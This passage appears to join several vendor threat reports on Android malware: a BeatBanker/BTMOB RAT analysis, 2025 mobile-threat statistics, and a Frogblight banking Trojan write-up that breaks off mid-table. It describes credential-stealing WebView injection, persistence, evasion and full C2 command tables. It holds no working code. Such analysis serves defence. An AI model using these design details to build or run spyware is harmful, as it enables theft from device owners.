
The BTMOB APK is highly obfuscated and contains a class responsible for configuration. Despite this, it’s possible to identify a parser used to define the application’s behavior on the device, as well as persistence features, such as protection against restart, deletion, lock reset, and the ability to perform real-time screen recording.

String decryption
The simple decryption routine uses repetitive XOR between the encrypted data and a short key. It iterates through the encrypted text byte by byte, repeating the key from the beginning whenever it reaches the end. At each position, the sample XORs the encrypted byte with the corresponding byte of the key, overwriting the original. Ultimately, the modified byte array contains the original text, which is then converted to UTF-8 and returned as a string.
Malware-as-a-Service
BTMOB is an Android remote administration tool that evolved from the CraxsRAT, CypherRAT, and SpySolr families. It provides full remote control of the victim’s device and is sold in a Malware-as-a-Service (MaaS) model. On July 26, 2025, a threat actor posted a screenshot of the BTMOB RAT in action on GitHub under the username “brmobrats”, along with a link to the website btmob[.]xyz. The website contains information about the BTMOB RAT, including its version history, features, and other relevant details. It also redirects to a Telegram contact. Cyfirma has already linked this account to CraxsRAT and CypherRAT.

Recently, a YouTube channel was created by a different threat actor that features videos demonstrating how to use the malware and facilitate its sale via Telegram.

We also saw the distribution and sale of leaked BTMOB source code on some dark web forums. This may suggest that the creator of BeatBanker acquired BTMOB from its original author or the source of the leak and is utilizing it as the final payload, replacing the banking module observed in the INSS Reebolso incident.

In terms of functionality, BTMOB maintains a set of intrusive capabilities, including: automatic granting of permissions, especially on Android 13–15 devices; use of a black FrameLayout overlay to hide system notifications similar to the one observed in the banking module; silent installation; persistent background execution; and mechanisms designed to capture screen lock credentials, including PINs, patterns, and passwords. The malware also provides access to front and rear cameras, captures keystrokes in real time, monitors GPS location, and constantly collects sensitive data. Together, these functionalities provide the operator with comprehensive remote control, persistent access, and extensive surveillance capabilities over compromised devices.
Victims
All variants of BeatBanker – those with the banking module and those with the BTMOB RAT – were detected on victims in Brazil. Some of the samples that deliver BTMOB appear to use WhatsApp to spread, as well as phishing pages.
Conclusion
BeatBanker is an excellent example of how mobile threats are becoming more sophisticated and multi-layered. Initially focused in Brazil, this Trojan operates a dual campaign, acting as a Monero cryptocurrency miner, discreetly draining your device’s battery life while also stealing banking credentials and tampering with cryptocurrency transactions. Moreover, the most recent version goes even further, substituting the banking module with a full-fledged BTMOB RAT.
The attackers have devised inventive tricks to maintain persistence. They keep the process alive by looping an almost inaudible audio track, which prevents the operating system from terminating it and allows BeatBanker to remain active for extended periods.
Furthermore, the threat demonstrates an obsession with staying hidden. It monitors device usage, battery level and temperature. It even uses Google’s legitimate system (FCM) to receive commands. The threat’s banking module is capable of overlaying Binance and Trust Wallet screens and diverting USDT funds to the criminals’ wallets before the victim even notices.
The lesson here is clear: distrust is your best defense. BeatBanker spreads through fake websites that mimic Google Play, disguising itself as trustworthy government applications. To protect yourself against threats like this, it is essential to:
Download apps only from official sources. Always use the Google Play Store or the device vendor’s official app store. Make sure you use the correct app store app, and verify the developer.
Check permissions. Pay attention to the permissions that applications request, especially those related to accessibility and installation of third-party packages.
Keep the system updated. Security updates for Android and your mobile antivirus are essential.
Our solutions detect this threat as HEUR:Trojan-Dropper.AndroidOS.BeatBanker and HEUR:Trojan-Dropper.AndroidOS.Banker.*
Starting from the third quarter of 2025, we have updated our statistical methodology based on the Kaspersky Security Network. These changes affect all sections of the report except for the installation package statistics, which remain unchanged.
To illustrate trends between reporting periods, we have recalculated the previous year’s data; consequently, these figures may differ significantly from previously published numbers. All subsequent reports will be generated using this new methodology, ensuring accurate data comparisons with the findings presented in this article.
Kaspersky Security Network (KSN) is a global network for analyzing anonymized threat intelligence, voluntarily shared by Kaspersky users. The statistics in this report are based on KSN data unless explicitly stated otherwise.
The year in figures
According to Kaspersky Security Network, in 2025:
Over 14 million attacks involving malware, adware or unwanted mobile software were blocked.
Adware remained the most prevalent mobile threat, accounting for 62% of all detections.
Over 815 thousand malicious installation packages were detected, including 255 thousand mobile banking Trojans.
The year’s highlights
In 2025, cybercriminals launched an average of approximately 1.17 million attacks per month against mobile devices using malicious, advertising, or unwanted software. In total, Kaspersky solutions blocked 14,059,465 attacks throughout the year.
Attacks on Kaspersky mobile users in 2025 (download)
Beyond the malware mentioned in previous quarterly reports, 2025 saw the discovery of several other notable Trojans. Among these, in Q4 we uncovered the Keenadu preinstalled backdoor. This malware is integrated into device firmware during the manufacturing stage. The malicious code is injected into libandroid_runtime.so – a core library for the Android Java runtime environment – allowing a copy of the backdoor to enter the address space of every app running on the device. Depending on the specific app, the malware can then perform actions such as inflating ad views, displaying banners on behalf of other apps, or hijacking search queries. The functionality of Keenadu is virtually unlimited, as its malicious modules are downloaded dynamically and can be updated remotely.
Cybersecurity researchers also identified the Kimwolf IoT botnet, which specifically targets Android TV boxes. Infected devices are capable of launching DDoS attacks, operating as reverse proxies, and executing malicious commands via a reverse shell. Subsequent analysis revealed that Kimwolf’s reverse proxy functionality was being leveraged by proxy providers to use compromised home devices as residential proxies.
Another notable discovery in 2025 was the LunaSpy Trojan.
LunaSpy Trojan, distributed under the guise of an antivirus app
Disguised as antivirus software, this spyware exfiltrates browser passwords, messaging app credentials, SMS messages, and call logs. Furthermore, it is capable of recording audio via the device’s microphone and capturing video through the camera. This threat primarily targeted users in Russia.
Mobile threat statistics
815,735 new unique installation packages were observed in 2025, showing a decrease compared to the previous year. While the decline in 2024 was less pronounced, this past year saw the figure drop by nearly one-third.
Detected Android-specific malware and unwanted software installation packages in 2022–2025 (download)
The overall decrease in detected packages is primarily due to a reduction in apps categorized as not-a-virus. Conversely, the number of Trojans has increased significantly, a trend clearly reflected in the distribution data below.
Detected packages by type
Distribution* of detected mobile software by type, 2024–2025 (download)
* The data for the previous year may differ from previously published data due to some verdicts being retrospectively revised.
A significant increase in Trojan-Banker and Trojan-Spy apps was accompanied by a decline in AdWare and RiskTool files. The most prevalent banking Trojans were Mamont (accounting for 49.8% of apps) and Creduz (22.5%). Leading the persistent adware category were MobiDash (39%), Adlo (27%), and HiddenAd (20%).
Share* of users attacked by each type of malware or unwanted software out of all users of Kaspersky mobile solutions attacked in 2024–2025 (download)
* The total may exceed 100% if the same users encountered multiple attack types.
Trojan-Banker malware saw a significant surge in 2025, not only in terms of unique file counts but also in the total number of attacks. Nevertheless, this category ranked fourth overall, trailing far behind the Trojan file category, which was dominated by various modifications of Triada and Fakemoney.
TOP 20 types of mobile malware
Note that the malware rankings below exclude riskware and potentially unwanted apps, such as RiskTool and adware.
Verdict
% 2024*
% 2025*
Difference in p.p.
Change in ranking
Trojan.AndroidOS.Triada.fe
0.04
9.84
+9.80
Trojan.AndroidOS.Triada.gn
2.94
8.14
+5.21
+6
Trojan.AndroidOS.Fakemoney.v
7.46
7.97
+0.51
+1
DangerousObject.Multi.Generic
7.73
5.83
–1.91
–2
Trojan.AndroidOS.Triada.ii
0.00
5.25
+5.25
Trojan-Banker.AndroidOS.Mamont.da
0.10
4.12
+4.02
Trojan.AndroidOS.Triada.ga
10.56
3.75
–6.81
–6
Trojan-Banker.AndroidOS.Mamont.db
0.01
3.53
+3.51
Backdoor.AndroidOS.Triada.z
0.00
2.79
+2.79
Trojan-Banker.AndroidOS.Coper.c
0.81
2.54
+1.72
+35
Trojan-Clicker.AndroidOS.Agent.bh
0.34
2.48
+2.14
+74
Trojan-Dropper.Linux.Agent.gen
1.82
2.37
+0.55
+4
Trojan.AndroidOS.Boogr.gsh
5.41
2.06
–3.35
–8
DangerousObject.AndroidOS.GenericML
2.42
1.97
–0.45
–3
Trojan.AndroidOS.Triada.gs
3.69
1.93
–1.76
–9
Trojan-Downloader.AndroidOS.Agent.no
0.00
1.87
+1.87
Trojan.AndroidOS.Triada.hf
0.00
1.75
+1.75
Trojan-Banker.AndroidOS.Mamont.bc
1.13
1.65
+0.51
+8
Trojan.AndroidOS.Generic.
2.13
1.47
–0.66
–6
Trojan.AndroidOS.Triada.hy
0.00
1.44
+1.44
* Unique users who encountered this malware as a percentage of all attacked users of Kaspersky mobile solutions.
The list is largely dominated by the Triada family, which is distributed via malicious modifications of popular messaging apps. Another infection vector involves tricking victims into installing an official messaging app within a “customized virtual environment” that supposedly offers enhanced configuration options. Fakemoney scam applications, which promise fraudulent investment opportunities or fake payouts, continue to target users frequently, ranking third in our statistics. Meanwhile, the Mamont banking Trojan variants occupy the 6th, 8th, and 18th positions by number of attacks. The Triada backdoor preinstalled in the firmware of certain devices reached the 9th spot.
Region-specific malware
This section describes malware families whose attack campaigns are concentrated within specific countries.
Verdict
Country*
%**
Trojan-Banker.AndroidOS.Coper.a
Türkiye
95.74
Trojan-Dropper.AndroidOS.Hqwar.bj
Türkiye
94.96
Trojan.AndroidOS.Thamera.bb
India
94.71
Trojan-Proxy.AndroidOS.Agent.q
Germany
93.70
Trojan-Banker.AndroidOS.Coper.c
Türkiye
93.42
Trojan-Banker.AndroidOS.Rewardsteal.lv
India
92.44
Trojan-Banker.AndroidOS.Rewardsteal.jp
India
92.31
Trojan-Banker.AndroidOS.Rewardsteal.ib
India
91.91
Trojan-Dropper.AndroidOS.Rewardsteal.h
India
91.45
Trojan-Banker.AndroidOS.Rewardsteal.nk
India
90.98
Trojan-Dropper.AndroidOS.Agent.sm
Türkiye
90.34
Trojan-Dropper.AndroidOS.Rewardsteal.ac
India
89.38
Trojan-Banker.AndroidOS.Rewardsteal.oa
India
89.18
Trojan-Banker.AndroidOS.Rewardsteal.ma
India
88.58
Trojan-Spy.AndroidOS.SmForw.ko
India
88.48
Trojan-Dropper.AndroidOS.Pylcasa.c
Brazil
88.25
Trojan-Dropper.AndroidOS.Hqwar.bf
Türkiye
88.15
Trojan-Banker.AndroidOS.Agent.pp
India
87.85
* Country where the malware was most active. ** Unique users who encountered the malware in the indicated country as a percentage of all users of Kaspersky mobile solutions who were attacked by the same malware.
Türkiye saw the highest concentration of attacks from Coper banking Trojans and their associated Hqwar droppers. In India, Rewardsteal Trojans continued to proliferate, exfiltrating victims’ payment data under the guise of monetary giveaways. Additionally, India saw a resurgence of the Thamera Trojan, which we previously observed frequently attacking users in 2023. This malware hijacks the victim’s device to illicitly register social media accounts.
The Trojan-Proxy.AndroidOS.Agent.q campaign, concentrated in Germany, utilized a compromised third-party application designed for tracking discounts at a major German retail chain. Attackers monetized these infections through unauthorized use of the victims’ devices as residential proxies.
In Brazil, 2025 saw a concentration of Pylcasa Trojan attacks. This malware is primarily used to redirect users to phishing pages or illicit online casino sites.
Mobile banking Trojans
The number of new banking Trojan installation packages surged to 255,090, representing a several-fold increase over previous years.
Mobile banking Trojan installation packages detected by Kaspersky in 2022–2025 (download)
Notably, the total number of attacks involving bankers grew by 1.5 times, maintaining the same growth rate seen in the previous year. Given the sharp spike in the number of unique malicious packages, we can conclude that these attacks yield significant profit for cybercriminals. This is further evidenced by the fact that threat actors continue to diversify their delivery channels and accelerate the production of new variants in an effort to evade detection by security solutions.
TOP 10 mobile bankers
Verdict
% 2024*
% 2025*
Difference in p.p.
Change in ranking
Trojan-Banker.AndroidOS.Mamont.da
0.86
15.65
+14.79
+28
Trojan-Banker.AndroidOS.Mamont.db
0.12
13.41
+13.29
Trojan-Banker.AndroidOS.Coper.c
7.19
9.65
+2.46
+2
Trojan-Banker.AndroidOS.Mamont.bc
10.03
6.26
–3.77
–3
Trojan-Banker.AndroidOS.Mamont.ev
0.00
4.10
+4.10
Trojan-Banker.AndroidOS.Coper.a
9.04
4.00
–5.04
–4
Trojan-Banker.AndroidOS.Mamont.ek
0.00
3.73
+3.73
Trojan-Banker.AndroidOS.Mamont.cb
0.64
3.04
+2.40
+26
Trojan-Banker.AndroidOS.Faketoken.pac
2.17
2.95
+0.77
+5
Trojan-Banker.AndroidOS.Mamont.hi
0.00
2.75
+2.75
* Unique users who encountered this malware as a percentage of all users of Kaspersky mobile solutions who encountered banking threats.
In 2025, we observed a massive surge in activity from Mamont banking Trojans. They accounted for approximately half of all new apps in their category and also were utilized in half of all banking Trojan attacks.
Conclusion
The year 2025 saw a continuing trend toward a decline in total unique unwanted software installation packages. However, we noted a significant year-over-year increase in specific threats – most notably mobile banking Trojans and spyware – even though adware remained the most frequently detected threat overall.
Among the mobile threats detected, we have seen an increased prevalence of preinstalled backdoors, such as Triada and Keenadu. Consistent with last year’s findings, certain mobile malware families continue to proliferate via official app stores. Finally, we have observed a growing interest among threat actors in leveraging compromised devices as proxies.
In August 2025, we discovered a campaign targeting individuals in Turkey with a new Android banking Trojan we dubbed “Frogblight”. Initially, the malware was disguised as an app for accessing court case files via an official government webpage. Later, more universal disguises appeared, such as the Chrome browser.
Frogblight can use official government websites as an intermediary step to steal banking credentials. Moreover, it has spyware functionality, such as capabilities to collect SMS messages, a list of installed apps on the device and device filesystem information. It can also send arbitrary SMS messages.
Another interesting characteristic of Frogblight is that we’ve seen it updated with new features throughout September. This may indicate that a feature-rich malware app for Android is being developed, which might be distributed under the MaaS model.
This threat is detected by Kaspersky products as HEUR:Trojan-Banker.AndroidOS.Frogblight.*, HEUR:Trojan-Banker.AndroidOS.Agent.eq, HEUR:Trojan-Banker.AndroidOS.Agent.ep, HEUR:Trojan-Spy.AndroidOS.SmsThief.de.
Technical details
Background
While performing an analysis of mobile malware we receive from various sources, we discovered several samples belonging to a new malware family. Although these samples appeared to be still under development, they already contained a lot of functionality that allowed this family to be classified as a banking Trojan. As new versions of this malware continued to appear, we began monitoring its development. Moreover, we managed to discover its control panel and based on the “fr0g” name shown there, we dubbed this family “Frogblight”.
Initial infection
We believe that smishing is one of the distribution vectors for Frogblight, and that the users had to install the malware themselves. On the internet, we found complaints from Turkish users about phishing SMS messages convincing users that they were involved in a court case and containing links to download malware. versions of Frogblight, including the very first ones, were disguised as an app for accessing court case files via an official government webpage and were named the same as the files for downloading from the links mentioned above.
While looking for online mentions of the names used by the malware, we discovered one of the phishing websites distributing Frogblight, which disguises itself as a website for viewing a court file.
The phishing website distributing Frogblight
We were able to open the admin panel of this website, where it was possible to view statistics on Frogblight malware downloads. However, the counter had not been fully implemented and the threat actor could only view the statistics for their own downloads.
The admin panel interface of the website from which Frogblight is downloaded
Additionally, we found the source code of this phishing website available in a public GitHub repository. Judging by its description, it is adapted for fast deployment to Vercel, a platform for hosting web apps.
The GitHub repository with the phishing website source code
App features
As already mentioned, Frogblight was initially disguised as an app for accessing court case files via an official government webpage. Let’s look at one of the samples using this disguise (9dac23203c12abd60d03e3d26d372253). For analysis, we selected an early sample, but not the first one discovered, in order to demonstrate more complete Frogblight functionality.
After starting, the app prompts the victim to grant permissions to send and read SMS messages, and to read from and write to the device’s storage, allegedly needed to show a court file related to the user.
The full list of declared permissions in the app manifest file is shown below:
MANAGE_EXTERNAL_STORAGE
READ_EXTERNAL_STORAGE
WRITE_EXTERNAL_STORAGE
READ_SMS
RECEIVE_SMS
SEND_SMS
WRITE_SMS
RECEIVE_BOOT_COMPLETED
INTERNET
QUERY_ALL_PACKAGES
BIND_ACCESSIBILITY_SERVICE
DISABLE_KEYGUARD
FOREGROUND_SERVICE
FOREGROUND_SERVICE_DATA_SYNC
POST_NOTIFICATIONS
QUICKBOOT_POWERON
RECEIVE_MMS
RECEIVE_WAP_PUSH
REQUEST_IGNORE_BATTERY_OPTIMIZATIONS
SCHEDULE_EXACT_ALARM
USE_EXACT_ALARM
VIBRATE
WAKE_LOCK
ACCESS_NETWORK_STATE
READ_PHONE_STATE
After all required permissions are granted, the malware opens the official government webpage for accessing court case files in WebView, prompting the victim to sign in. There are different sign-in options, one of them via online banking. If the user chooses this method, they are prompted to click on a bank whose online banking app they use and fill out the sign-in form on the bank’s official website. This is what Frogblight is after, so it waits two seconds, then opens the online banking sign-in method regardless of the user’s choice. For each webpage that has finished loading in WebView, Frogblight injects JavaScript code allowing it to capture user input and send it to the C2 via a REST API.
The malware also changes its label to “Davalarım” if the Android version is newer than 12; otherwise it hides the icon.
The app icon before (left) and after launching (right)
In the sample we review in this section, Frogblight uses a REST API for C2 communication, implemented using the Retrofit library. The malicious app pings the C2 server every two seconds in foreground, and if no error is returned, it calls the REST API client methods fetchOutbox and getFileCommands. Other methods are called when specific events occur, for example, after the device screen is turned on, the com.capcuttup.refresh.PersistentService foreground service is launched, or an SMS is received. The full list of all REST API client methods with parameters and descriptions is shown below.
REST API client method
Description
Parameters
fetchOutbox
Request message content to be sent via SMS or displayed in a notification
device_id: unique Android device ID
ackOutbox
Send the results of processing a message received after calling the API method fetchOutbox
device_id: unique Android device ID
msg_id: message ID
status: message processing status
error: message processing error
getAllPackages
Request the names of app packages whose launch should open a website in WebView to capture user input data
action: same as the API method name
getPackageUrl
Request the website URL that will be opened in WebView when the app with the specified package name is launched
action: same as the API method name
package: the package name of the target app
getFileCommands
Request commands for file operations
Available commands:
● download: upload the target file to the C2
● generate_thumbnails: generate thumbnails from the image files in the target directory and upload them to the C2
● list: send information about all files in the target directory to the C2
● thumbnail: generate a thumbnail from the target image file and upload it to the C2
device_id: unique Android device ID
pingDevice
Check the C2 connection
device_id: unique Android device ID
reportHijackSuccess
Send captured user input data from the website opened in a WebView when the app with the specified package name is launched
action: same as the API method name
package: the package name of the target app
data: captured user input data
saveAppList
Send information about the apps installed on the device
device_id: unique Android device ID app_list: a list of apps installed on the device
app_count: a count of apps installed on the device
saveInjection
Send captured user input data from the website opened in a WebView. If it was not opened following the launch of the target app, the app_name parameter is determined based on the opened URL
device_id: unique Android device ID app_name: the package name of the target app
form_data: captured user input data
savePermission
Unused but presumably needed for sending information about permissions
device_id: unique Android device ID permission_type: permission type
status: permission status
sendSms
Send information about an SMS message from the device
device_id: unique Android device ID sender: the sender’s/recipient’s phone number
message: message text
timestamp: received/sent time
type: message type (inbox/sent)
sendTelegramMessage
Send captured user input data from the webpages opened by Frogblight in WebView
device_id: unique Android device ID
url: website URL
title: website page title
input_type: the type of user input data
input_value: user input data
final_value: user input data with additional information
timestamp: the time of data capture
ip_address: user IP address
sms_permission: whether SMS permission is granted
file_manager_permission: whether file access permission is granted
updateDevice
Send information about the device
device_id: unique Android device ID
model: device manufacturer and model
android_version: Android version
phone_number: user phone number
battery: current battery level
charging: device charging status
screen_status: screen on/off
ip_address: user IP address
sms_permission: whether SMS permission is granted
file_manager_permission: whether file access permission is granted
updatePermissionStatus
Send information about permissions
device_id: unique Android device ID
permission_type: permission type
status: permission status
timestamp: current time
uploadBatchThumbnails
Upload thumbnails to the C2
device_id: unique Android device ID
thumbnails: thumbnails
uploadFile
Upload a file to the C2
device_id: unique Android device ID
file_path: file path
download_id: the file ID on the C2
The file itself is sent as an unnamed parameter
uploadFileList
Send information about all files in the target directory
device_id: unique Android device ID
path: directory path
file_list: information about the files in the target directory
uploadFileListLog
Send information about all files in the target directory to an endpoint different from uploadFileList
device_id: unique Android device ID
path: directory path
file_list: information about the files in the target directory
uploadThumbnailLog
Unused but presumably needed for uploading thumbnails to an endpoint different from uploadBatchThumbnails
device_id: unique Android device ID
thumbnails: thumbnails
Remote device control, persistence, and protection against deletion
The app includes several classes to provide the threat actor with remote access to the infected device, gain persistence, and protect the malicious app from being deleted.
capcuttup.refresh.AccessibilityAutoClickService
This is intended to prevent removal of the app and to open websites specified by the threat actor in WebView upon target apps startup. It is present in the sample we review, but is no longer in use and deleted in further versions.
capcuttup.refresh.PersistentService
This is a service whose main purpose is to interact with the C2 and to make malicious tasks persistent.
capcuttup.refresh.BootReceiver
This is a broadcast receiver responsible for setting up the persistence mechanisms, such as job scheduling and setting alarms, after device boot completion.
Further development
In later versions, new functionality was added, and some of the more recent Frogblight variants disguised themselves as the Chrome browser. Let’s look at one of the fake Chrome samples (d7d15e02a9cd94c8ab00c043aef55aff).
In this sample, new REST API client methods have been added for interacting with the C2.
REST API client method
Description
Parameters
getContactCommands
Get commands to perform actions with contacts
Available commands:
● ADD_CONTACT: add a contact to the user device
● DELETE_CONTACT: delete a contact from the user device
● EDIT_CONTACT: edit a contact on the user device
device_id: unique Android device ID
sendCallLogs
Send call logs to the C2
device_id: unique Android device ID
call_logs: call log data
sendNotificationLogs
Send notifications log to the C2. Not fully implemented in this sample, and as of the time of writing this report, we hadn’t seen any samples with a full-fledged implementation of this API method
action: same as the API method name
notifications: notification log data
Also, the threat actor had implemented a custom input method for recording keystrokes to a file using the com.puzzlesnap.quickgame.CustomKeyboardService service.
Another Frogblight sample we observed trying to avoid emulators and using geofencing techniques is 115fbdc312edd4696d6330a62c181f35. In this sample, Frogblight checks the environment (for example, device model) and shuts down if it detects an emulator or if the device is located in the United States.
Part of the code responsible for avoiding Frogblight running in an undesirable environment
Later on, the threat actor decided to start using a web socket instead of the REST API. Let’s see an example of this in one of the recent samples (08a3b1fb2d1abbdbdd60feb8411a12c7). This sample is disguised as an app for receiving social support via an official government webpage. The feature set of this sample is very similar to the previous ones, with several new capabilities added. Commands are transmitted over a web socket using the JSON format. A command template is shown below:
It is also worth noting that some commands in this version share the same meaning but have different structures, and the functionality of certain commands has not been fully implemented yet. This indicates that Frogblight was under active development at the time of our research, and since no its activity was noticed after September, it is possible that the malware is being finalized to a fully operational state before continuing to infect users’ devices. A full list of commands with their parameters and description is shown below:
Command
Description
Parameters
connect
Send a registration message to the C2
–
connection_success
Send various information, such as call logs, to the C2; start pinging the C2 and requesting commands
–
auth_error
Log info about an invalid login key to the Android log system
–
pong_device
Does nothing
–
commands_list
Execute commands
List of commands
sms_send_command
Send an arbitrary SMS message
recipient: message destination
message: message text
msg_id: message ID
bulk_sms_command
Send an arbitrary SMS message to multiple recipients
recipients: message destinations
message: message text
get_contacts_command
Send all contacts to the C2
–
get_app_list_command
Send information about the apps installed on the device to the C2
–
get_files_command
Send information about all files in certain directories to the C2
–
get_call_logs_command
Send call logs to the C2
–
get_notifications_command
Send a notifications log to the C2. This is not fully implemented in the sample at hand, and as of the time of writing this report, we hadn’t seen any samples with a full-fledged implementation of this command
–
take_screenshot_command
Take a screenshot. This is not fully implemented in the sample at hand, and as of the time of writing this report, we hadn’t seen any samples with a full-fledged implementation of this command
–
update_device
Send registration message to the C2
–
new_webview_data
Collect WebView data. This is not fully implemented in the sample at hand, and as of the time of writing this report, we hadn’t seen any samples with a full-fledged implementation of this command
–
new_injection
